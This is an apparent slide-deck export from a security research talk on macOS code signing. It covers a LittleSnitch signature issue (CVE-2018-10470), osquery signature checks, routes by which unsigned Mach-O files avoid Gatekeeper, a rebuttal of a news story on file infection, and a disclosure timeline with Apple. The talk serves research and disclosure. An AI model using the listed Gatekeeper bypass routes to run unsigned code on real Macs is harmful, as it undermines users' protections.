
```
[osquery] > select * from signature where path="/usr/local/bin/bash_not_signed";
+-----+-----+-----+-----+
| path | signed | identifier | cdhash | team_identifier | authority |
+-----+-----+-----+-----+
| /usr/local/bin/bash_not_signed | 0 | com.apple.bash | c6f660193cb29839e704b81a94d26cfe6507df50 | | Software Signing |
+-----+-----+-----+-----+
[osquery] > select * from signature where path="/usr/local/bin/bash_ppc_adhoc";
+-----+-----+-----+-----+
| path | signed | identifier | cdhash | team_identifier | authority |
+-----+-----+-----+-----+
| /usr/local/bin/bash_ppc_adhoc | 1 | com.apple.bash | 7d54b31420ffc735e98ae86bfa26ad8160c6b793 | | Software Signing |
+-----+-----+-----+-----+
```

Objective Development - LittleSnitch

CVE-2018-10470

Objective Development - LittleSnitch

CVE-2018-10470



Objective Development - LittleSnitch

CVE-2018-10470

The screenshot shows the LittleSnitch application interface. On the left, a certificate details window is open for "Software Signing". It shows the certificate is issued by "Apple Code Signing Certification Authority" and expires on April 12, 2021. The "Details" section shows the subject name is "Software Signing" and the issuer name is "Apple Code Signing Certification Authority". Both entries have "Country: US", "Organization: Apple Inc.", and "Organizational Unit: Apple Software". The "Common Name" field is also listed for both. At the bottom of this window, there is an "OK" button and a list of checkboxes for allowing outgoing connections via Python to specific IP addresses and via ping.

The main LittleSnitch window on the right displays a configuration rule titled "Terminal via nc". The rule allows outgoing connections via nc to the domain "google.com". The "Where:" field shows the path to the Terminal application's executable. The "Signature" field notes that the code signature is ignored. Other details include the owner being "Me", priority set to "Normal", and it was created "Today, 10:25 AM".

At the bottom of the LittleSnitch window, there is a summary section for "Terminal" showing a green checkmark and the text "Valid Code Signature", "Signed by Apple", "Issued by Apple Inc.", and "Signed by Apple Inc.". A "Show certificate..." link is also present.

What about Gatekeeper?

How Apple Sees Gatekeeper



[https://en.wikipedia.org/wiki/Gatekeeper_\(macOS\)](https://en.wikipedia.org/wiki/Gatekeeper_(macOS))#/media/File:Gatekeeper_logo.png

How I See Gatekeeper

How I See Gatekeeper



GATEKEEPER

theory (or, apple marketing)

protects naive OS X users
from attackers



"omg, my mac is so secure,
no need for AV" -mac users

GATEKEEPER

the unfortunate reality

protects naive OS X users
from **lame** attackers



& false sense
of security?

patch fails



highly recommend;
3rd-party security tools

Synack.

Protect

Bypass

Protect

- App Bundles and DMGs via browser

Bypass

Protect

- App Bundles and DMGs via browser

Bypass

- Standalone Mach-Os (no Bundles) <– My preference

Protect

- App Bundles and DMGs via browser
- Zipped (.zip) App Bundles via browser (unless the user uses 7z to decompress 🤔)

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- Standalone Mach-Os (no Bundles) <— **My preference**
- 7z the App Bundle then via browser
- If the user uses curl or wget on a zip/7z/tar'ed file
- App Bundle on a USB

<DETOUR>

LILY HAY NEWMAN SECURITY 10.03.18 04:35 PM

MALWARE HAS A NEW WAY TO HIDE ON YOUR MAC



Three Points

- MacOS does not check code signatures after first run
- File Infection is ‘New’
- Applications should do self checks to ensure no modification

MacOS Does Not Check Code Signatures After First Run

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- So what? And this is only for Application bundles, see my prior slide on gatekeeper.

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- `sudo sysctl vm.cs_enforcement==1`
 - ^^ this negates the need for AV

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- 2014 - ME (<http://secureallthethings.blogspot.com/2014/08/patching-mach-o-format-simple-and-easy.html>)
 - Pre-text infection method (it's in the-backdoor-factory as of 2014).

Applications should do self checks to ensure no modification

Applications should do self checks to ensure no modification

- Generally not a good idea


Applications should do self checks to ensure no modification

- Generally not a good idea
- Fraught with race conditions

Applications should do self checks to ensure no modification

- Generally not a good idea
- Fraught with race conditions
- If you can modify the binary you can modify the checks

update code and not the base application itself. Reed says that developers could help reduce the potential exposure by building in voluntary periodic code signature checks throughout the life of an app. As a result of this research, Reed himself added code signature verification to Malwarebytes Mac products so they now perform a check every time they launch. "It's doable," he says. "It's an extra step, but it's not that resource intensive."



ORLY?

DEMO 2

</DETOUR>

Contacting Apple

Timeline

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- Feb 22, 2018 - Sent an initial sample to apple where the ‘malicious’ code was not signed.

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Timeline

